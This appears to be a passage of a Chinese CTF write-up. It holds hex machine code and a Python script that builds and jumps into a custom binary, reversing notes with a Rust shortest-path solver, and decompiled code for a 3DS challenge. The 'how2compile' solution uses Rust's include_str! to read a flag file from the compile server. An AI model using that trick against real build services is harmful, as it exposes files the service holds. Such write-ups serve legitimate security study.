01 D6 44 89 D9 44 89 DA 44 89 D8 C1 C9 0D C1 CA
```

```
16 C1 C8 02 31 D1 31 C8 44 89 E9 41 01 C2 44 89
E8 44 09 E0 44 21 E1 44 21 D8 09 C8 41 01 C2 8B
44 24 1C 8B 5C 24 18 03 5C 24 3C 89 C1 89 C2 C1
C9 12 C1 EA 03 C1 C8 07 31 D1 31 C8 01 C3 8B 44
24 10 89 C1 89 C2 C1 C9 13 C1 EA 0A C1 C8 11 31
D1 31 C8 01 C3 89 5C 24 18 44 89 F1 44 89 F2 44
89 F0 C1 C9 0B C1 CA 19 C1 C8 06 31 D1 31 C8 41
01 D9 44 89 C1 44 31 F9 44 21 F1 44 31 C1 8D 84
08 2E C9 C2 81 41 01 C1 45 01 CD 44 89 D1 44 89
D2 44 89 D0 C1 C9 0D C1 CA 16 C1 C8 02 31 D1 31
C8 44 89 E1 41 01 C1 44 89 E0 44 09 D8 44 21 D9
44 21 D0 09 C8 41 01 C1 8B 44 24 20 8B 5C 24 1C
03 1C 24 89 C1 89 C2 C1 C9 12 C1 EA 03 C1 C8 07
31 D1 31 C8 01 C3 8B 44 24 14 89 C1 89 C2 C1 C9
13 C1 EA 0A C1 C8 11 31 D1 31 C8 01 C3 89 5C 24
1C 44 89 E9 44 89 EA 44 89 E8 C1 C9 0B C1 CA 19
C1 C8 06 31 D1 31 C8 41 01 D8 44 89 F9 44 31 F1
44 21 E9 44 31 F9 8D 84 08 85 2C 72 92 41 01 C0
45 01 C4 44 89 C9 44 89 CA 44 89 C8 C1 C9 0D C1
CA 16 C1 C8 02 31 D1 31 C8 44 89 D9 41 01 C0 44
89 D8 44 09 D0 44 21 D1 44 21 C8 09 C8 41 01 C0
8B 44 24 24 8B 5C 24 20 03 5C 24 04 89 C1 89 C2
C1 C9 12 C1 EA 03 C1 C8 07 31 D1 31 C8 01 C3 8B
44 24 18 89 C1 89 C2 C1 C9 13 C1 EA 0A C1 C8 11
31 D1 31 C8 01 C3 89 5C 24 20 44 89 E1 44 89 E2
44 89 E0 C1 C9 0B C1 CA 19 C1 C8 06 31 D1 31 C8
41 01 DF 44 89 F1 44 31 E9 44 21 E1 44 31 F1 8D
84 08 A1 E8 BF A2 41 01 C7 45 01 FB 44 89 C1 44
89 C2 44 89 C0 C1 C9 0D C1 CA 16 C1 C8 02 31 D1
31 C8 44 89 D1 41 01 C7 44 89 D0 44 09 C8 44 21
C9 44 21 C0 09 C8 41 01 C7 8B 44 24 28 8B 5C 24
24 03 5C 24 08 89 C1 89 C2 C1 C9 12 C1 EA 03 C1
C8 07 31 D1 31 C8 01 C3 8B 44 24 1C 89 C1 89 C2
C1 C9 13 C1 EA 0A C1 C8 11 31 D1 31 C8 01 C3 89
5C 24 24 44 89 D9 44 89 DA 44 89 D8 C1 C9 0B C1
CA 19 C1 C8 06 31 D1 31 C8 41 01 DE 44 89 E9 44
31 E1 44 21 D9 44 31 E9 8D 84 08 4B 66 1A A8 41
01 C6 45 01 F2 44 89 F9 44 89 FA 44 89 F8 C1 C9
0D C1 CA 16 C1 C8 02 31 D1 31 C8 44 89 C9 41 01
C6 44 89 C8 44 09 C0 44 21 C1 44 21 F8 09 C8 41
01 C6 8B 44 24 2C 8B 5C 24 28 03 5C 24 0C 89 C1
89 C2 C1 C9 12 C1 EA 03 C1 C8 07 31 D1 31 C8 01
C3 8B 44 24 20 89 C1 89 C2 C1 C9 13 C1 EA 0A C1
C8 11 31 D1 31 C8 01 C3 89 5C 24 28 44 89 D1 44
89 D2 44 89 D0 C1 C9 0B C1 CA 19 C1 C8 06 31 D1
31 C8 41 01 DD 44 89 E1 44 31 D9 44 21 D1 44 31
E1 8D 84 08 70 8B 4B C2 41 01 C5 45 01 E9 44 89
```

```
F1 44 89 F2 44 89 F0 C1 C9 0D C1 CA 16 C1 C8 02
31 D1 31 C8 44 89 C1 41 01 C5 44 89 C0 44 09 F8
44 21 F9 44 21 F0 09 C8 41 01 C5 8B 44 24 30 8B
5C 24 2C 03 5C 24 10 89 C1 89 C2 C1 C9 12 C1 EA
03 C1 C8 07 31 D1 31 C8 01 C3 8B 44 24 24 89 C1
89 C2 C1 C9 13 C1 EA 0A C1 C8 11 31 D1 31 C8 01
C3 89 5C 24 2C 44 89 C9 44 89 CA 44 89 C8 C1 C9
0B C1 CA 19 C1 C8 06 31 D1 31 C8 41 01 DC 44 89
D9 44 31 D1 44 21 C9 44 31 D9 8D 84 08 A3 51 6C
C7 41 01 C4 45 01 E0 44 89 E9 44 89 EA 44 89 E8
C1 C9 0D C1 CA 16 C1 C8 02 31 D1 31 C8 44 89 F9
41 01 C4 44 89 F8 44 09 F0 44 21 F1 44 21 E8 09
C8 41 01 C4 8B 44 24 34 8B 5C 24 30 03 5C 24 14
89 C1 89 C2 C1 C9 12 C1 EA 03 C1 C8 07 31 D1 31
C8 01 C3 8B 44 24 28 89 C1 89 C2 C1 C9 13 C1 EA
0A C1 C8 11 31 D1 31 C8 01 C3 89 5C 24 30 44 89
C1 44 89 C2 44 89 C0 C1 C9 0B C1 CA 19 C1 C8 06
31 D1 31 C8 41 01 DB 44 89 D1 44 31 C9 44 21 C1
44 31 D1 8D 84 08 19 E8 92 D1 41 01 C3 45 01 DF
44 89 E1 44 89 E2 44 89 E0 C1 C9 0D C1 CA 16 C1
C8 02 31 D1 31 C8 44 89 F1 41 01 C3 44 89 F0 44
09 E8 44 21 E9 44 21 E0 09 C8 41 01 C3 8B 44 24
38 8B 5C 24 34 03 5C 24 18 89 C1 89 C2 C1 C9 12
C1 EA 03 C1 C8 07 31 D1 31 C8 01 C3 8B 44 24 2C
89 C1 89 C2 C1 C9 13 C1 EA 0A C1 C8 11 31 D1 31
C8 01 C3 89 5C 24 34 44 89 F9 44 89 FA 44 89 F8
C1 C9 0B C1 CA 19 C1 C8 06 31 D1 31 C8 41 01 DA
44 89 C9 44 31 C1 44 21 F9 44 31 C9 8D 84 08 24
06 99 D6 41 01 C2 45 01 D6 44 89 D9 44 89 DA 44
89 D8 C1 C9 0D C1 CA 16 C1 C8 02 31 D1 31 C8 44
89 E9 41 01 C2 44 89 E8 44 09 E0 44 21 E1 44 21
D8 09 C8 41 01 C2 8B 44 24 3C 8B 5C 24 38 03 5C
24 1C 89 C1 89 C2 C1 C9 12 C1 EA 03 C1 C8 07 31
D1 31 C8 01 C3 8B 44 24 30 89 C1 89 C2 C1 C9 13
C1 EA 0A C1 C8 11 31 D1 31 C8 01 C3 89 5C 24 38
44 89 F1 44 89 F2 44 89 F0 C1 C9 0B C1 CA 19 C1
C8 06 31 D1 31 C8 41 01 D9 44 89 C1 44 31 F9 44
21 F1 44 31 C1 8D 84 08 85 35 0E F4 41 01 C1 45
01 CD 44 89 D1 44 89 D2 44 89 D0 C1 C9 0D C1 CA
16 C1 C8 02 31 D1 31 C8 44 89 E1 41 01 C1 44 89
E0 44 09 D8 44 21 D9 44 21 D0 09 C8 41 01 C1 8B
04 24 8B 5C 24 3C 03 5C 24 20 89 C1 89 C2 C1 C9
12 C1 EA 03 C1 C8 07 31 D1 31 C8 01 C3 8B 44 24
34 89 C1 89 C2 C1 C9 13 C1 EA 0A C1 C8 11 31 D1
31 C8 01 C3 89 5C 24 3C 44 89 E9 44 89 EA 44 89
E8 C1 C9 0B C1 CA 19 C1 C8 06 31 D1 31 C8 41 01
D8 44 89 F9 44 31 F1 44 21 E9 44 31 F9 8D 84 08
```

```
70 A0 6A 10 41 01 C0 45 01 C4 44 89 C9 44 89 CA
44 89 C8 C1 C9 0D C1 CA 16 C1 C8 02 31 D1 31 C8
44 89 D9 41 01 C0 44 89 D8 44 09 D0 44 21 D1 44
21 C8 09 C8 41 01 C0 8B 44 24 04 8B 1C 24 03 5C
24 24 89 C1 89 C2 C1 C9 12 C1 EA 03 C1 C8 07 31
D1 31 C8 01 C3 8B 44 24 38 89 C1 89 C2 C1 C9 13
C1 EA 0A C1 C8 11 31 D1 31 C8 01 C3 89 1C 24 44
89 E1 44 89 E2 44 89 E0 C1 C9 0B C1 CA 19 C1 C8
06 31 D1 31 C8 41 01 DF 44 89 F1 44 31 E9 44 21
E1 44 31 F1 8D 84 08 16 C1 A4 19 41 01 C7 45 01
FB 44 89 C1 44 89 C2 44 89 C0 C1 C9 0D C1 CA 16
C1 C8 02 31 D1 31 C8 44 89 D1 41 01 C7 44 89 D0
44 09 C8 44 21 C9 44 21 C0 09 C8 41 01 C7 8B 44
24 08 8B 5C 24 04 03 5C 24 28 89 C1 89 C2 C1 C9
12 C1 EA 03 C1 C8 07 31 D1 31 C8 01 C3 8B 44 24
3C 89 C1 89 C2 C1 C9 13 C1 EA 0A C1 C8 11 31 D1
31 C8 01 C3 89 5C 24 04 44 89 D9 44 89 DA 44 89
D8 C1 C9 0B C1 CA 19 C1 C8 06 31 D1 31 C8 41 01
DE 44 89 E9 44 31 E1 44 21 D9 44 31 E9 8D 84 08
08 6C 37 1E 41 01 C6 45 01 F2 44 89 F9 44 89 FA
44 89 F8 C1 C9 0D C1 CA 16 C1 C8 02 31 D1 31 C8
44 89 C9 41 01 C6 44 89 C8 44 09 C0 44 21 C1 44
21 F8 09 C8 41 01 C6 8B 44 24 0C 8B 5C 24 08 03
5C 24 2C 89 C1 89 C2 C1 C9 12 C1 EA 03 C1 C8 07
31 D1 31 C8 01 C3 8B 04 24 89 C1 89 C2 C1 C9 13
C1 EA 0A C1 C8 11 31 D1 31 C8 01 C3 89 5C 24 08
44 89 D1 44 89 D2 44 89 D0 C1 C9 0B C1 CA 19 C1
C8 06 31 D1 31 C8 41 01 DD 44 89 E1 44 31 D9 44
21 D1 44 31 E1 8D 84 08 4C 77 48 27 41 01 C5 45
01 E9 44 89 F1 44 89 F2 44 89 F0 C1 C9 0D C1 CA
16 C1 C8 02 31 D1 31 C8 44 89 C1 41 01 C5 44 89
C0 44 09 F8 44 21 F9 44 21 F0 09 C8 41 01 C5 8B
44 24 10 8B 5C 24 0C 03 5C 24 30 89 C1 89 C2 C1
C9 12 C1 EA 03 C1 C8 07 31 D1 31 C8 01 C3 8B 44
24 04 89 C1 89 C2 C1 C9 13 C1 EA 0A C1 C8 11 31
D1 31 C8 01 C3 89 5C 24 0C 44 89 C9 44 89 CA 44
89 C8 C1 C9 0B C1 CA 19 C1 C8 06 31 D1 31 C8 41
01 DC 44 89 D9 44 31 D1 44 21 C9 44 31 D9 8D 84
08 B5 BC B0 34 41 01 C4 45 01 E0 44 89 E9 44 89
EA 44 89 E8 C1 C9 0D C1 CA 16 C1 C8 02 31 D1 31
C8 44 89 F9 41 01 C4 44 89 F8 44 09 F0 44 21 F1
44 21 E8 09 C8 41 01 C4 8B 44 24 14 8B 5C 24 10
03 5C 24 34 89 C1 89 C2 C1 C9 12 C1 EA 03 C1 C8
07 31 D1 31 C8 01 C3 8B 44 24 08 89 C1 89 C2 C1
C9 13 C1 EA 0A C1 C8 11 31 D1 31 C8 01 C3 89 5C
24 10 44 89 C1 44 89 C2 44 89 C0 C1 C9 0B C1 CA
19 C1 C8 06 31 D1 31 C8 41 01 DB 44 89 D1 44 31
```

```
C9 44 21 C1 44 31 D1 8D 84 08 B3 0C 1C 39 41 01
C3 45 01 DF 44 89 E1 44 89 E2 44 89 E0 C1 C9 0D
C1 CA 16 C1 C8 02 31 D1 31 C8 44 89 F1 41 01 C3
44 89 F0 44 09 E8 44 21 E9 44 21 E0 09 C8 41 01
C3 8B 44 24 18 8B 5C 24 14 03 5C 24 38 89 C1 89
C2 C1 C9 12 C1 EA 03 C1 C8 07 31 D1 31 C8 01 C3
8B 44 24 0C 89 C1 89 C2 C1 C9 13 C1 EA 0A C1 C8
11 31 D1 31 C8 01 C3 89 5C 24 14 44 89 F9 44 89
FA 44 89 F8 C1 C9 0B C1 CA 19 C1 C8 06 31 D1 31
C8 41 01 DA 44 89 C9 44 31 C1 44 21 F9 44 31 C9
8D 84 08 4A AA D8 4E 41 01 C2 45 01 D6 44 89 D9
44 89 DA 44 89 D8 C1 C9 0D C1 CA 16 C1 C8 02 31
D1 31 C8 44 89 E9 41 01 C2 44 89 E8 44 09 E0 44
21 E1 44 21 D8 09 C8 41 01 C2 8B 44 24 1C 8B 5C
24 18 03 5C 24 3C 89 C1 89 C2 C1 C9 12 C1 EA 03
C1 C8 07 31 D1 31 C8 01 C3 8B 44 24 10 89 C1 89
C2 C1 C9 13 C1 EA 0A C1 C8 11 31 D1 31 C8 01 C3
89 5C 24 18 44 89 F1 44 89 F2 44 89 F0 C1 C9 0B
C1 CA 19 C1 C8 06 31 D1 31 C8 41 01 D9 44 89 C1
44 31 F9 44 21 F1 44 31 C1 8D 84 08 4F CA 9C 5B
41 01 C1 45 01 CD 44 89 D1 44 89 D2 44 89 D0 C1
C9 0D C1 CA 16 C1 C8 02 31 D1 31 C8 44 89 E1 41
01 C1 44 89 E0 44 09 D8 44 21 D9 44 21 D0 09 C8
41 01 C1 8B 44 24 20 8B 5C 24 1C 03 1C 24 89 C1
89 C2 C1 C9 12 C1 EA 03 C1 C8 07 31 D1 31 C8 01
C3 8B 44 24 14 89 C1 89 C2 C1 C9 13 C1 EA 0A C1
C8 11 31 D1 31 C8 01 C3 89 5C 24 1C 44 89 E9 44
89 EA 44 89 E8 C1 C9 0B C1 CA 19 C1 C8 06 31 D1
31 C8 41 01 D8 44 89 F9 44 31 F1 44 21 E9 44 31
F9 8D 84 08 F3 6F 2E 68 41 01 C0 45 01 C4 44 89
C9 44 89 CA 44 89 C8 C1 C9 0D C1 CA 16 C1 C8 02
31 D1 31 C8 44 89 D9 41 01 C0 44 89 D8 44 09 D0
44 21 D1 44 21 C8 09 C8 41 01 C0 8B 44 24 24 8B
5C 24 20 03 5C 24 04 89 C1 89 C2 C1 C9 12 C1 EA
03 C1 C8 07 31 D1 31 C8 01 C3 8B 44 24 18 89 C1
89 C2 C1 C9 13 C1 EA 0A C1 C8 11 31 D1 31 C8 01
C3 89 5C 24 20 44 89 E1 44 89 E2 44 89 E0 C1 C9
0B C1 CA 19 C1 C8 06 31 D1 31 C8 41 01 DF 44 89
F1 44 31 E9 44 21 E1 44 31 F1 8D 84 08 EE 82 8F
74 41 01 C7 45 01 FB 44 89 C1 44 89 C2 44 89 C0
C1 C9 0D C1 CA 16 C1 C8 02 31 D1 31 C8 44 89 D1
41 01 C7 44 89 D0 44 09 C8 44 21 C9 44 21 C0 09
C8 41 01 C7 8B 44 24 28 8B 5C 24 24 03 5C 24 08
89 C1 89 C2 C1 C9 12 C1 EA 03 C1 C8 07 31 D1 31
C8 01 C3 8B 44 24 1C 89 C1 89 C2 C1 C9 13 C1 EA
0A C1 C8 11 31 D1 31 C8 01 C3 89 5C 24 24 44 89
D9 44 89 DA 44 89 D8 C1 C9 0B C1 CA 19 C1 C8 06
```

```
31 D1 31 C8 41 01 DE 44 89 E9 44 31 E1 44 21 D9
44 31 E9 8D 84 08 6F 63 A5 78 41 01 C6 45 01 F2
44 89 F9 44 89 FA 44 89 F8 C1 C9 0D C1 CA 16 C1
C8 02 31 D1 31 C8 44 89 C9 41 01 C6 44 89 C8 44
09 C0 44 21 C1 44 21 F8 09 C8 41 01 C6 8B 44 24
2C 8B 5C 24 28 03 5C 24 0C 89 C1 89 C2 C1 C9 12
C1 EA 03 C1 C8 07 31 D1 31 C8 01 C3 8B 44 24 20
89 C1 89 C2 C1 C9 13 C1 EA 0A C1 C8 11 31 D1 31
C8 01 C3 89 5C 24 28 44 89 D1 44 89 D2 44 89 D0
C1 C9 0B C1 CA 19 C1 C8 06 31 D1 31 C8 41 01 DD
44 89 E1 44 31 D9 44 21 D1 44 31 E1 8D 84 08 14
78 C8 84 41 01 C5 45 01 E9 44 89 F1 44 89 F2 44
89 F0 C1 C9 0D C1 CA 16 C1 C8 02 31 D1 31 C8 44
89 C1 41 01 C5 44 89 C0 44 09 F8 44 21 F9 44 21
F0 09 C8 41 01 C5 8B 44 24 30 8B 5C 24 2C 03 5C
24 10 89 C1 89 C2 C1 C9 12 C1 EA 03 C1 C8 07 31
D1 31 C8 01 C3 8B 44 24 24 89 C1 89 C2 C1 C9 13
C1 EA 0A C1 C8 11 31 D1 31 C8 01 C3 89 5C 24 2C
44 89 C9 44 89 CA 44 89 C8 C1 C9 0B C1 CA 19 C1
C8 06 31 D1 31 C8 41 01 DC 44 89 D9 44 31 D1 44
21 C9 44 31 D9 8D 84 08 08 02 C7 8C 41 01 C4 45
01 E0 44 89 E9 44 89 EA 44 89 E8 C1 C9 0D C1 CA
16 C1 C8 02 31 D1 31 C8 44 89 F9 41 01 C4 44 89
F8 44 09 F0 44 21 F1 44 21 E8 09 C8 41 01 C4 8B
44 24 34 8B 5C 24 30 03 5C 24 14 89 C1 89 C2 C1
C9 12 C1 EA 03 C1 C8 07 31 D1 31 C8 01 C3 8B 44
24 28 89 C1 89 C2 C1 C9 13 C1 EA 0A C1 C8 11 31
D1 31 C8 01 C3 89 5C 24 30 44 89 C1 44 89 C2 44
89 C0 C1 C9 0B C1 CA 19 C1 C8 06 31 D1 31 C8 41
01 DB 44 89 D1 44 31 C9 44 21 C1 44 31 D1 8D 84
08 FA FF BE 90 41 01 C3 45 01 DF 44 89 E1 44 89
E2 44 89 E0 C1 C9 0D C1 CA 16 C1 C8 02 31 D1 31
C8 44 89 F1 41 01 C3 44 89 F0 44 09 E8 44 21 E9
44 21 E0 09 C8 41 01 C3 8B 44 24 38 8B 5C 24 34
03 5C 24 18 89 C1 89 C2 C1 C9 12 C1 EA 03 C1 C8
07 31 D1 31 C8 01 C3 8B 44 24 2C 89 C1 89 C2 C1
C9 13 C1 EA 0A C1 C8 11 31 D1 31 C8 01 C3 89 5C
24 34 44 89 F9 44 89 FA 44 89 F8 C1 C9 0B C1 CA
19 C1 C8 06 31 D1 31 C8 41 01 DA 44 89 C9 44 31
C1 44 21 F9 44 31 C9 8D 84 08 EB 6C 50 A4 41 01
C2 45 01 D6 44 89 D9 44 89 DA 44 89 D8 C1 C9 0D
C1 CA 16 C1 C8 02 31 D1 31 C8 44 89 E9 41 01 C2
44 89 E8 44 09 E0 44 21 E1 44 21 D8 09 C8 41 01
C2 8B 44 24 3C 8B 5C 24 38 03 5C 24 1C 89 C1 89
C2 C1 C9 12 C1 EA 03 C1 C8 07 31 D1 31 C8 01 C3
8B 44 24 30 89 C1 89 C2 C1 C9 13 C1 EA 0A C1 C8
11 31 D1 31 C8 01 C3 89 5C 24 38 44 89 F1 44 89
```

```
F2 44 89 F0 C1 C9 0B C1 CA 19 C1 C8 06 31 D1 31
C8 41 01 D9 44 89 C1 44 31 F9 44 21 F1 44 31 C1
8D 84 08 F7 A3 F9 BE 41 01 C1 45 01 CD 44 89 D1
44 89 D2 44 89 D0 C1 C9 0D C1 CA 16 C1 C8 02 31
D1 31 C8 44 89 E1 41 01 C1 44 89 E0 44 09 D8 44
21 D9 44 21 D0 09 C8 41 01 C1 8B 04 24 8B 5C 24
3C 03 5C 24 20 89 C1 89 C2 C1 C9 12 C1 EA 03 C1
C8 07 31 D1 31 C8 01 C3 8B 44 24 34 89 C1 89 C2
C1 C9 13 C1 EA 0A C1 C8 11 31 D1 31 C8 01 C3 89
5C 24 3C 44 89 E9 44 89 EA 44 89 E8 C1 C9 0B C1
CA 19 C1 C8 06 31 D1 31 C8 41 01 D8 44 89 F9 44
31 F1 44 21 E9 44 31 F9 8D 84 08 F2 78 71 C6 41
01 C0 45 01 C4 44 89 C9 44 89 CA 44 89 C8 C1 C9
0D C1 CA 16 C1 C8 02 31 D1 31 C8 44 89 D9 41 01
C0 44 89 D8 44 09 D0 44 21 D1 44 21 C8 09 C8 41
01 C0 44 01 07 44 01 4F 04 44 01 57 08 44 01 5F
0C 44 01 67 10 44 01 6F 14 44 01 77 18 44 01 7F
1C BB 00 00 00 02 B8 00 00 00 02 8B 10 48 83 C0
04 48 83 C3 04 0F CA 89 53 FC 8B 10 48 83 C0 04
48 83 C3 04 0F CA 89 53 FC 8B 10 48 83 C0 04 48
83 C3 04 0F CA 89 53 FC 8B 10 48 83 C0 04 48 83
C3 04 0F CA 89 53 FC 8B 10 48 83 C0 04 48 83 C3
04 0F CA 89 53 FC 8B 10 48 83 C0 04 48 83 C3 04
0F CA 89 53 FC 8B 10 48 83 C0 04 48 83 C3 04 0F
CA 89 53 FC 8B 10 48 83 C0 04 48 83 C3 04 0F CA
89 53 FC F4 90 C3
''')
HASHCODE += (0x40 - (len(HASHCODE) % 0x40))  * b'\x90'
# Start
# mov rbx, 0x1010000
# 48 C7 C3 00 00 01 01
# mov rax,DATA(0xaaaaaaaaaaaaaaab)

# 48 B8 AB AA AA AA AA AA AA AA
# mov qword ptr ds:[rbx],rax
# add rbx,0x8
# 48 89 03 48 83 C3 08

OUTPUT = bytearray.fromhex("48 C7 C3 00 00 01 01")

for i in range( (len(HASHCODE)//8) ):
    OUTPUT += bytearray.fromhex("48 B8") + HASHCODE[8*i: 8*i+8] + bytearray.fromhex("48
89 03 48 83 C3 08")

#mov     rsp, 2000020H
OUTPUT += bytearray.fromhex("48 C7 C4 20 00 00 02")
# padding
```


```
OUTPUT += (0x40 - (len(OUTPUT) % 0x40))  * b'\x90'


'''
SHOULD HASH THIS DATA

MOV RAX,0x27D1489F1C99ECD4 ; 0x18
PUSH RAX
MOV RAX,0xE8B0B0FDBD67C3B6 ; 0x10
PUSH RAX
MOV RAX,0xBFDC6807E5609DE5 ; 0x08
PUSH RAX
MOV RAX,0x1F6EC405C7A1BF11 ; 0x00
PUSH RAX
MOV eax,0x1010000
jmp rax

'''
HASH_RESULT = [0x1BE29D93BBE20498, 0xF5EF79E49BBDCD80, 0x580981E5AA159630,
0x234F681EFEBF683C]
OUTPUT += bytearray.fromhex("48 B8") + HASH_RESULT[3].to_bytes(8,'little') + b'\x50'
OUTPUT += bytearray.fromhex("48 B8") + HASH_RESULT[2].to_bytes(8,'little') + b'\x50'
OUTPUT += bytearray.fromhex("48 B8") + HASH_RESULT[1].to_bytes(8,'little') + b'\x50'
OUTPUT += bytearray.fromhex("48 B8") + HASH_RESULT[0].to_bytes(8,'little') + b'\x50'

OUTPUT += bytearray.fromhex("B8 00 00 01 01 FF E0")

f = open("hashdata","wb")
f.write(OUTPUT)
f.close()
```

Reverse

- **how2compile**

```
fn main()
{
    let a = include_str!("/proc/self/cwd/flagh.txt");
    println!("{}", a);
}
[END]
```

打印mir即可看到flag



Parsing

校验流程：首先校验 t_0ctf_parser::eats::eat_header（flag{），然后开始t_0ctf_parser::eats::eat_remaining，调用t_0ctf_parser::eats::eat_body0，最后t_0ctf_parser::eats::SCORE > 0就是正确的

一些逆向结果：

- 从t_0ctf_parser::eats::eat_body0有很多转移逻辑，每次转移都会使 SCORE 减少
- 转移逻辑函数实现如 t_0ctf_parser::eats::eat_body0_186
- SCORE的 初始分数为 779，只有 599节点 能走到 eat_tail
- 其中 t_0ctf_parser::eats::eat_body0 额外读取了三对 hex，并且将其的和减去了 SCORE，没看出来什么用
- flag的格式为 flag{[0-9a-f]{6}.*}

有一些出度为0的节点会加分，但如果不给相应节点走到die需要的字符，可以继续匹配下一条规则，把这些加分从边权里面减掉求最短路即可（虽然不太应该用dijkstra，但能work.jpg）。

```
use std::collections::HashMap;
use serde_json::Value;
use std::fs::File;
use std::io::Read;
use std::cmp::Reverse;
use std::collections::{BTreeMap, BinaryHeap};
use std::ops::Add;

type Graph<V, E> = BTreeMap<V, BTreeMap<V, E>>;

pub fn dijkstra<V: Ord + Copy, E: Ord + Copy + Add<Output = E>>(
    graph: &Graph<V, E>,
    start: V,
) -> BTreeMap<V, Option<(V, E)>> {
    let mut ans = BTreeMap::new();
    let mut prio = BinaryHeap::new();

    ans.insert(start, None);

    for (new, weight) in &graph[&start] {
```

```
        ans.insert(*new, Some((start, *weight)));
        prio.push(Reverse((*weight, *new, start)));
    }

    while let Some(Reverse((dist_new, new, prev))) = prio.pop() {
        match ans[&new] {
            Some((p, d)) if p == prev && d == dist_new => {}
            _ => continue,
        }

        for (next, weight) in &graph[&new] {
            match ans.get(next) {
                Some(Some((_, dist_next))) if dist_new + *weight >= *dist_next => {}
                Some(None) => {}
                _ => {
                    ans.insert(*next, Some((new, *weight + dist_new)));
                    prio.push(Reverse((*weight + dist_new, *next, new)));
                }
            }
        }
    }

    ans
}

fn add_edge<V: Ord + Copy, E: Ord>(graph: &mut Graph<V, E>, v1: V, v2: V, c: E) {
    graph.entry(v1).or_default().insert(v2, c);
    graph.entry(v2).or_default();
}

fn main() {
    let mut file = File::open("test.json").expect("Failed to open file");
    let mut contents = String::new();
    file.read_to_string(&mut contents).expect("Failed to read file");
    let m: Vec<HashMap<String, Value>> = serde_json::from_str(&contents).expect("Failed
to parse JSON");
    let mut graph: Graph<usize, i32> = BTreeMap::new();
    let mut mapping: HashMap<(usize, usize), usize> = HashMap::new();

    for record in m {
        let a = record.get("a").unwrap().as_array().unwrap();
        let s = a[0].as_u64().unwrap() as usize;
        let t = a[1].as_u64().unwrap() as usize;
        let c = record.get("c").unwrap().as_u64().unwrap() as usize;
        let cost = record.get("s").unwrap().as_u64().unwrap() as i32;
        add_edge(&mut graph, s, t, cost);
        mapping.insert((s, t), c);
```

```rust
    }

    if let Some(x) = graph.get_mut(&472).unwrap().get_mut(&306) {
        *x -= 448;
    }

    if let Some(x) = graph.get_mut(&72).unwrap().get_mut(&180) {
        *x -= 400;
    }

    if let Some(x) = graph.get_mut(&306).unwrap().get_mut(&367) {
        *x -= 357;
    }

    if let Some(x) = graph.get_mut(&548).unwrap().get_mut(&561) {
        *x -= 188+343;
    }

    if let Some(x) = graph.get_mut(&277).unwrap().get_mut(&238) {
        *x -= 407;
    }

    if let Some(x) = graph.get_mut(&339).unwrap().get_mut(&18) {
        *x -= 418;
    }

    if let Some(x) = graph.get_mut(&131).unwrap().get_mut(&277) {
        *x -= 385;
    }

    if let Some(x) = graph.get_mut(&180).unwrap().get_mut(&114) {
        *x -= 533;
    }

    if let Some(x) = graph.get_mut(&367).unwrap().get_mut(&339) {
        *x -= 442+489;
    }

    if let Some(x) = graph.get_mut(&238).unwrap().get_mut(&548) {
        *x -= 299;
    }

    if let Some(x) = graph.get_mut(&171).unwrap().get_mut(&597) {
        *x -= 228;
    }

    if let Some(x) = graph.get_mut(&505).unwrap().get_mut(&567) {
```

```
        *x -= 216;
    }

    if let Some(x) = graph.get_mut(&125).unwrap().get_mut(&472) {
        *x -= 194;
    }

    if let Some(x) = graph.get_mut(&38).unwrap().get_mut(&239) {
        *x -= 286;
    }

    if let Some(x) = graph.get_mut(&289).unwrap().get_mut(&314) {
        *x -= 330+281+348;
    }

    if let Some(x) = graph.get_mut(&482).unwrap().get_mut(&25) {
        *x -= 264+237;
    }

    let dists = dijkstra(&graph, 0);

    let mut current = 599;
    println!("Score: {:?}", dists[&current]);

    let mut path = vec![current];
    while current != 0 {
        let (prev, _) = dists[&current].unwrap();
        path.push(prev);
        current = prev;
    }
    path.reverse();
    println!("{:?}", path);
    let result: String = path.windows(2).map(|w| mapping[&(w[0], w[1])] as u8 as
char).collect();
    println!("{}", result);
}
```

result并不是flag，还需要再把每个node需要的字符加上，这里就不写了:)

3ds boy

模拟器跑了下：

- 地图上的红色蘑菇可以“吃”

- 有两种红色蘑菇，一个大、一个小
- 蘑菇只能”吃“5次，吃多了就没反应了

http://3dbrew.org/wiki/3DSX_Format

0xEBFE/3DSX-IDA-PRO-Loader: IDA PRO Loader for 3DSX files (github.com)

偏移设定为 `100000`

定位到 `107544`

逻辑大概就是

- 吃够5次蘑菇
- check调用5次 `1074b8`
- 如果check通过，把传入的坐标之类的东西作为key灌给rc4当key，解密打印出flag

逆了下，大概长这样

```
  if ( !v15 && game->eat_cnt <= 4 )
  {
    *(_DWORD *)(*(_DWORD *)(v5 + 12) + 4 * v8) = 28;
    eat_cnt = game->eat_cnt;
    v20 = eat_cnt + 1;
    y = game->pos.y;
    v22 = &game->field_C0 + 2 * eat_cnt;
    ADJ(v22)->records[0].x = game->pos.x;
    ADJ(v22)->records[0].y = y;
    game->eat_cnt = v20;
    if ( v20 == 5 )
    {
      v50 = v8;
      v23 = 0;
      succ = 1;
      do
      {
        valid = sub_1074B8(v23, game->records[v23].x, game->records[v23].y);
        ++v23;
        succ &= valid;
      }
      while ( v23 != 5 );
```

二元一次方程

```
int __fastcall sub_1074B8(int a1, int x, int y)
{
  int v3; // r5
  struc_1 *v4; // r4
  __int64 v5; // kr08_8
```

```
  int hi; // r12
  int low; // r3

  v3 = 0;
  v4 = data___[a1];
  do
  {
    v5 = x * v4->hash_x + v4->hash_y * y;
    hi = v4->hi;
    low = v4->low;
    ++v4;
    ++v3;
    if ( v5 != __PAIR64__(hi, low) )            // ? == x*N + y*M
      return 0;
  }
  while ( v3 != 3 );
  return 1;
}
```

z3一下就行了

```
import struct

data__ = [
    [0×FFFFFFFFC87881CE, 0×34D8CC40, 0×921AC94, 0×B],
